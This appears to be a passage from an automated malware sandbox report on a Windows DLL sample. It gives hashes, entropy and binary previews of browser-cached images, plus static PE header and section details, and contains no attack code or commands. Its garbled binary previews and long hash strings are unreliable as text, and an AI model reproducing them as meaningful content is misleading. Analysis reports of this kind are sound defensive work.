| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....-.Tt..3..#.....2?.fl.T..!.0..9..e.U.>.,u.7.".p\.:..zRG...bT{..d.V....&.B(..1<.gf.#.Q..!.c4..8#.....c?i2>..s..R(.o.5.l2.6...@.m. xC.O#.5%Xm...-.e?.M..jI.<+....c..\|....i..$..l..z.\...<aJ...ERBfD.Io'.:...j....\...CE..4..{4.....7\|R.)L...l...l}..2.3~;.e.$RH.3.d....G.)X...m..pN.y...3n.....f.Y.X.e..=*.CDM R.[l.....E.b$ .a.*r..C-.K".b5.G^:.CdpI#.....T.&..]T..=8..f..b. ..m |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgHFd[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 21510 |
| Entropy (8bit): | 7.93214218371982 |
| Encrypted: | false |
| SSDEEP: | 384:NJVagIW3hw0e48faTXMp8GwYja65bYSAPcHhAX1lMrLscTgRqDQpCy3wtf/jYqzh:NJkgIW048fqy8hYjHLA0HhcnqgkRhrYG |
| MD5: | D7C74F83DF0021841F6F9617790A0EF6 |
| SHA1: | 6E465534385ACAE8D6455957E69B157CECAC5634 |
| SHA-256: | E3F4D729DECA7D45A33DD425174430FCE43F425F625187A1CB7717EE8D847B9E |
| SHA-512: | 8238125680B90938A0C89DBF225861F4D780DB7B5BDA80B849CE54BF9A6CDFD8FF7910A9E2B9068CE4B78D59F949DDD0831585311DEBA23B1D70254B83D4212 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..e..!.}).....n1.1.J.Y^89'....`+...V.....%p.#..f....X.6.s.f '.z..l.r..d.}.....w.py..N`q,.5W...Ut...!*..!O..D..i...-...4g8`..Nz...;..h.e4r. ..Y... .q.^.gt...i.J.2[:...3.....Ui.^.v.&.p....F.#.. #....".%...24.SF....9.9....IMsZ.-l3I.[]>..-.We."...O..aR..I.Cr.K*...PYd.j..F:Vs...7/.].u.L<a.....k*..y`=..J.k..a..9.1.rx..8..)].9...h7:-.....;..- ..9..6.>...+.r.....Vo.Ki.pHv. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgQuh[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 20560 |
| Entropy (8bit): | 7.937929871385382 |
| Encrypted: | false |
| SSDEEP: | 384:NRsH8HzZZclei6WeMXHl7Sp+fAtdzY8M8D2VCjFjCudbXbVzbO:N0u7cqMXZLi55jo |
| MD5: | A01C83C62C30D97DF34FEFBB82A71BC0 |
| SHA1: | A41A9927BFE2EEE48929AF2CC733F1C08F21F4FD |
| SHA-256: | A177ADFF17E51F55AAB7D919C77705142CA703B2E15CE2396597DE6F21D12F5B |
| SHA-512: | 545FBA728BFDD27CFB811B42150CC0AE7BA644A2407B460CA697A904AAED58E9E9D7D976FA65B1E96D947D22A304BC60EB7AF7B3E1A8BAA82F09D6A3F28323 0E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...=U.I.8<....$.....-...P.@..P.9..P.@.?..H...#Ka.>.....:.....q^N[..r.....L.m..GX.E(..^H...L.<...\...O.V.%...<.n..f<.~4.H.L@.H 3.'.M....h....=3..=..+_q.[cv..+\|"..c.=i.....l...`?...:....-.}.}...V.~.:...soq..SV...FN.?.Wl=Y?..F....&.....1$..Z3.....k.P..g.".....}..S)X.....K}KZ..7R0S..-.r..#..y..i.....$n.c....RH.. c..(..`u.. c.h.....).;....1[...3tQ.?.\`.2.[. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgcCY[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 9028 |
| Entropy (8bit): | 7.9350546837322895 |
| Encrypted: | false |
| SSDEEP: | 192:QolvGgtNJQWCay/eOlV2ewOS3q/SlD+7ZtADA1CuO5EaHv:bXJEeOrvS3qalqZtADA1CuOqQ |
| MD5: | 2D03D150765EA0FE3F5E0C06384CF7C1 |
| SHA1: | F660B5FF7316F286CFF39EE9E9E986EB33CE9704 |
| SHA-256: | 198758ADC6AF0D2BC46D952FFE2ACB2B702D50643E263CE3E0F7C5FF240B10DB |
| SHA-512: | 9FB6D545582786C6BA93A7179551903817DBCB65E92558FD06AF669FAEA3B13C1823DEE0EEE2FE97E669872D593BD78E484441F07BC0710E03482A949E0C0B34 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgcCY[1].jpg | |
|---|---|
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..1RP.....(.. .P...m...`.....b..P.H.....P....."s.M...I[..v..l..F)X..gq.....4.....wP...7b...@..@.h.(.(...@.@...@...tSE.J.....\.t.;.a\. ,....;..O.u..".D...l.%..\.....=.X;H4..\|....@..H...A@....f....P....z.@.T..).`.*....E...Jz.a\.4...v.....E.rAm....w.S.....v.....+...S..q...a.P..X..)\.u....(.....h.....2.4X..`;.SN..!.....M...c..... Bl.M....)....,... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgez4[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 21892 |
| Entropy (8bit): | 7.955770750433599 |
| Encrypted: | false |
| SSDEEP: | 384:Ny8WEBvNCSVYaHHa5EKBPgd/qbvbUILLgEU4XC70WmmhPeVvcj5:Ny8bRNJVPKB4hqbvbdGuCYmN |
| MD5: | 6819354E52C961069FDDF9DE793F5C33 |
| SHA1: | 9E0ED179F2053E59F0A481FA81FC78CB020B8C69 |
| SHA-256: | F43FF336156026D7712CCBCC671E8E7F939325CF5A0F81C09BA0E53E17E9CE50 |
| SHA-512: | BDBA5E43A5693EFCA81169F5C28D16FF7A17C2FC0682B3C7D5BA9B24916D95FC5381F6F3AF3FA03047BF997E69F650370FD498A17267EBC07E73FBE39F7497E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....1@..-...P.@.....c...Au.f6-.s.A...h.....k.....0I...Z.....U.....@"....(.....(.....(....yK....+....b.95bcb.*..."....0....Afh.j.km..b.K. ...../..r#cYCcZ..i..m.BF22.....i..f.u.,.{..T..D.....dtS\..#...j.0..wm'..3P..O.Z.]..xwP@.V...{6@..<.$....OOz9.D?f..X....h.q.....'vRj*..k$..Q.....M.-.W..y. ..<.\|.zh6..o..>T.fX.K..q..T.+.. ..Z.(.....u#.:H.....q.=..3<L..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgzB2[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3 |
| Category: | dropped |
| Size (bytes): | 2573 |
| Entropy (8bit): | 7.808660714708082 |
| Encrypted: | false |
| SSDEEP: | 48:QfAuETAvMK8GJOxgUXMdjA2XZH+XN4zPdn82nVrnF4J:Qf7ETKlUfcdzpeXOzVnFnVruJ |
| MD5: | C32C7CC30144AC309E0FD9922D4611CA |
| SHA1: | 441EFE87996A8CD7CB25D39054DDE0E3ED3AAEA5 |
| SHA-256: | 0242664F6C06D24F965A06EEFDCA3768D1F607B55B50D4FAEAF242244AD81540 |
| SHA-512: | 52A610FD596D00E94D21E4FD1A7D7D1708DC09BAC6C68C302367589DCC08FC9E65ECA2E396BFAE1AF2F9826057CF089C5A1778E4FD25DDF07C62DB52AD955 75 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....(.....(.+....%..m.B.....\|P.7[..$.>~..7.....x.}c..V.=....I..0.}.Oj..r.;...d....K.o...].w>1...;{.~..omF.....:0ea.A.".....*.b. .I4.++...=A.....(.+.x...@.J..Oph...\|.....{TBa.....b>.c?wn..`..,0..iz...~FQ...T.%H.K...V.....E.za....h..dH..w..j.YT..9.D._.=.5.....C..d.. .u....Eu:Z.Ms'.....Y...;.R.I.....S(.+15ua. [.n"..7.....pGq.y.ME4....R.....x..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgzH6[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 17001 |
| Entropy (8bit): | 7.557235539199786 |
| Encrypted: | false |
| SSDEEP: | 384:IA8xSo7+zIo4rNZQQ4svcGancTZ0KIlBz0IjmOk+lduu/6xIL:IjEUogv4svcbcToN0+Xuuay |
| MD5: | EAECF54AA2CDC33FC2D7238560F601AE |
| SHA1: | 1E25B64DA671A1DBEA98643F2357BD04761820D9 |
| SHA-256: | B35091DD6B77688B9E49CDD17A2F196E864624B39D2EBB95B63DE927F69B07CD |
| SHA-512: | 43C47B5BB9E8339EB207239C3338A6C1E259711F52CDB7852CD3CE657F0A4B2BC2D2583A2C07409208F5959AAE6A7439D00700AE9F8FB3C0C5B2F1FE2D56163 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAOgzH6[1].jpg | |
|---|---|
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....P...."{7..F.4.....X..c,>.o..b0=i...9.).i....x,..1..p.y..9.....#.f.Z.Ci.J.;....J.)..@.h.(.4.....P..@..c.h....&....@.ZD..CP3..{s... .....>K.6..4...P.8.D.s....!..q..q..b.....`..1.ycx..Z`s...(...S.....@...AL...@.....@....P.P....)=..gUo4O. P..M..8..d.5.p#..][..#.@.M4m.U.9.Cc..q...5.R9X...W.'Im.84....P.t.J....l.....-. (.....`.s..?.;.....NK....l..{g.J. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAuTnto[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 777 |
| Entropy (8bit): | 7.619244521498105 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9 |
| MD5: | 1472AF1857C95AC2B14A1FE6127AFC4E |
| SHA1: | D419586293B44B4824C41D48D341BD6770BAFC2C |
| SHA-256: | 67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942 |
| SHA-512: | 635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.....Q....*.4.) ../'~.....<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%....."Q....`.....`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P.... v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S. .....d...+..3.....%*m\|.../.....M..}y.7..?8....K.I.\|;5....@...u..6<.yM.%B".,.U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\AAud6Gv[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 356 |
| Entropy (8bit): | 7.101459310090333 |
| Encrypted: | false |
| SSDEEP: | 6:6v/lhPahmpAKG4NDBbCySVUc3/qF9Hio9hbifyZQw+bS2LblMid1Rc9ruhiFp:6v/73bCLVYHio9h8kQw+7BMW1W9rAir |
| MD5: | A94D5FFB98CBCA323E6AEA6A826B9ACF |
| SHA1: | D4F20C419292258A27A06511955A02400C767723 |
| SHA-256: | 7527C0E97B871894A7AC475D714D51E82F51BB965848DCD03657B12D5808BCAB |
| SHA-512: | D2B0D68C085457161F612B50508548D9FD6F7F48DE74AEC8009C65375A0CF0D58469BC8B93AC2705B4AB4A0F0D3FE07E8207500AD896FFC676D7D50649643A7 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx...j.A.....A..y..X....$.E.'.b.:.h!.bc%...:.FlD..L.@:...F...o...u..+.>nvf..v..n.;08..<.,C....-\|A.x.D1.Mx....B.R>.....3..d@.... %....v.Z...5.C....3@.a.[..iku.....%.(....p.h..m.](..s>F.&...q.^..dH.....0<a1...4. .z.Q.@<W...,....4..?M.b.....@{X..L..x...\|:.B..B..K...j..k6/..LE@....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\BB10MkbM[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 936 |
| Entropy (8bit): | 7.711185429072882 |
| Encrypted: | false |
| SSDEEP: | 24:IJJuYNKuGlZLocJZlxAgAbiuoSrZzi1g3+:IJn94F/lxAZiuoSNYgO |
| MD5: | 19B9391F3CA20AA5671834C668105A22 |
| SHA1: | 81C2522FC7C808683191D2469426DFC06100F574 |
| SHA-256: | 3557A603145306F90828FF3EA70902A1822E8B117F4BDF39933A2A413A79399F |
| SHA-512: | 0E4BA430498B10CE0622FF745A4AE352FDA75E44C50C7D5EBBC270E68D56D8750CE89435AE3819ACA7C2DD709264E71CE7415B7EBAB24704B83380A5B99C66 C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....ZIDATx.m._hSW....?....E...U.Z.M..a.1.}P..6+.....l.....LDA.....u.a.U..P..&k..Iz...&....R_.q.=p8....~.'...5..}....._.I$FS.\.c][4#... .....+...U@fZz.Y.....\|.7....r.x..S.?.ws....B9.P.-Yt*..N.}.'V.....G...5....uc....XV.=.{..ai.pw.v)...(.9.z\|.3:Q..,qr.es...ZTp..Mt.iB.2.{w.C*WB..F...b../.H..\.*.).0l.R.....c.....@S5.? 3...q..:..8.?....p.=6`..T...5.nn.....]..b.j.,..pf.....8..."M..?.@K...L.='.1.O.2Kb.p..(..\.D.....n..._.....0.....w^bR....v\..)..I..f..I..M.m.6t.7....U.Y3?.h=..!.<.._.....pL..V"[..... {[P....e07...Wc....IH.T@...*..A@.....;....>Gt&...}...o...KP...7W1.sm~...&.....00.....>/....l.#.t.....2.....L_Owu.*.A)...-.w.*.1/+.)....XR.A#;..X...p..3!...H.....f.ok;..\|x..1.R.\W.H\...<.. <&.M!mk:\|....%.<..,.%.g..g..G@z^Q..I...T.D^..G.&v6$.J.2J....~..Y\kX.j.....c.&.>.3.....ek..+..~B.\.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\BB15AQNm[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\BB15AQNm[1].jpg | |
|---|---|
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 29565 |
| Entropy (8bit): | 7.9235998300887145 |
| Encrypted: | false |
| SSDEEP: | 384:I1cMsjB7+C2bbAEB2SUZRT+kXoMRRJhp5xvHapIzf7m41tgaYi9PIVKnHNVMP2Nm:IHsjkC2YEB2SUPTT48FPHTgf3VKn2Uc |
| MD5: | 6B79D1438D8EFAF3B8DE6163107CEC71 |
| SHA1: | E54E651A8A0FDAFCAD60B137D806D8CEC2F769C0 |
| SHA-256: | 2F00C9B0C23EE995091A90ACC7A8FA3AA773612A464F558D78664636C8B7B8D8 |
| SHA-512: | 745B822F9E21DB98B909F3AE762C439C376A35AD5C08655861B05539ACD5C47BCDCF24FAB2FB5A56712BC3BEDE6493FD5152E92D065AC5E9ECCE2DF93C4B7 B7 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(...4.m.!....4..i..4..l.C..u .pi....dRe#J..\..t..bC3.)..l.".W.#..&.....-&2.".&.(l..y...r...cE.7..h(#.....t..E.....H.^b..../...5 ..r..4&R.>F.. ~..$..R.....1..WDV.L..j.^q..!...T.+..x.$.+._..<{Tc4!.^\$q.ZR`q...Y.....A.Ld...(HM.....Z#2b.u40 ...J.F.j.*...Fy.."h..g.&...+H..$2...A....N.c.L...^..c...<Qa..[.. -..v.....-....xg.K.e+..'5[.... !@.ZM.b."....<.....~....(..".~ |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\BB7hg4[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 470 |
| Entropy (8bit): | 7.360134959630715 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN |
| MD5: | B6EA6C62BAEBF35525A53599C0D6F151 |
| SHA1: | 4FFEFB243AAEC286D37B855FBE33C790795B1896 |
| SHA-256: | 71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4 |
| SHA-512: | 0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..QKN.A....(..1a.....p...o..T...../.....$..n\...V.C .b2.....qe'.T.1.1h8./.....$:Y6...w}_>...P.o$.n....X,<...R..y....$p.P..c.\.7.. f...H.vm...I.....b..K..3.....R..u...Z'.?..$.B...l.r....H.1....MN).c.K1H.....t...9.....d.$.....:..8..8@t._...1.".@C....i&Z.'...A1...!....R....}.w.E4.\|_..N.....b...(.^.vH.....j.....s...h. ..9.p!... ..gT.=B.\|..,=v.....G..c.5.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\BBK9Hzy[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 480 |
| Entropy (8bit): | 7.323791813342231 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7BusWIjbykLNgdQLPhgZPwb6txC3nUPuZZcb:MW6bykxgSh6a6TCStb |
| MD5: | 163E7CEBA4224A9D25813CD756D138CC |
| SHA1: | 062FFF66A1E7C37BAE1ECE635034A03C54638D50 |
| SHA-256: | 14525F17E552171DEE6D57C932287048185BE36D9AC25DA79CB02AD00657DEAF |
| SHA-512: | C37D77C1414B75CE6E3A90087B3C1E9D57AF6BCA4C140F1F4F43503D89C849EE1143315260A4DF92F1DD273305C15121FF199C04E946FA3BBD98B9B1D663606 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..R=H.Q.}...?....!... ..0h.B.....!!.....h.j.....%i.J..%.5.:._c.u.x.=....wQ...?.L.\E..] ...O.&.m..l.U.z..M6.....9.....(....3...x.O !3.....o&}.....]*.w....x..s.%..4.E.WX..{..!....4...2hB...c.m...]m0W."Y.,.2n.W..P.U.a .p...f.\gV....:0.4e.....^s 4.j..0...u..*..t6....v..4...c8.4...0./i.Dh..../[t..h.5...!E$.....+..r..C.v.....T <.....S..*z#.:...p.B.....").}R.....=.....w.e.....IEND.B`. |

# Static File Info

## General

| | |
|---|---|
| File type: | MS-DOS executable, MZ for MS-DOS |
| Entropy (8bit): | 5.998813093039927 |

## General

| | |
|---|---|
| TrID: | • Win32 Dynamic Link Library (generic) (1002004/3) 99.60%<br>• Generic Win/DOS Executable (2004/3) 0.20%<br>• DOS Executable Generic (2002/1) 0.20%<br>• VXD Driver (31/22) 0.00%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00% |
| File name: | qT9Qk5aKTk.dll |
| File size: | 243712 |
| MD5: | 58d9e2906f42336e9bee1137b4cf5839 |
| SHA1: | 7f29e42f6d317d7b11ad164a672e91e4515b5bc0 |
| SHA256: | a9a0db068a2ed9c7b9b3cdbe7f3c1c82a6f9d2c1c7d4b820820927da004b6cbf |
| SHA512: | 29feb57c0eaf537007a405c30975661f6e0608d46b78344f9de1c824612b8a396dad1abf00207ac7e76f83b04f4f62aae1b290ef6cc1196a83b5cea24772bec7 |
| SSDEEP: | 6144:tz3raG3DJCO3wVhIZhzG7WS7l8jE0DjSBj1:tDt4OtRZS7d |
| File Content Preview: | MZ.....!..L.!This program cannot be run in DOS mode....$.....PE..L...g.P `.....!.....b.....@....@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | aca1b2a9bab29200 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x40bb62 |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics: | |
| Time Stamp: | 0x60500767 [Tue Mar 16 01:18:31 2021 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34df13d9f12a151ff03a5b61c12591c |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0xfa15 | 0xfc00 | False | 0.502294146825 | data | 6.16505277896 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| | 0x11000 | 0x82 | 0x200 | False | 0.263671875 | data | 1.90933265931 | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |
| | 0x12000 | 0xbe | 0x200 | False | 0.36328125 | data | 2.50841842788 | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| | 0x13000 | 0xdb | 0x200 | False | 0.392578125 | data | 2.84165337483 | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |
| | 0x14000 | 0xaa89 | 0x200 | False | 0.400390625 | data | 2.8122785819 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |
| | 0x1f000 | 0xed | 0x200 | False | 0.427734375 | data | 2.99218036913 | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |
| | 0x20000 | 0xaa6c | 0x200 | False | 0.357421875 | data | 2.55234629154 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |
| | 0x2b000 | 0xaaa8 | 0x200 | False | 0.423828125 | data | 2.88109872148 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .rdata | 0x36000 | 0xf4 | 0x200 | False | 0.28515625 | data | 2.29418780158 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
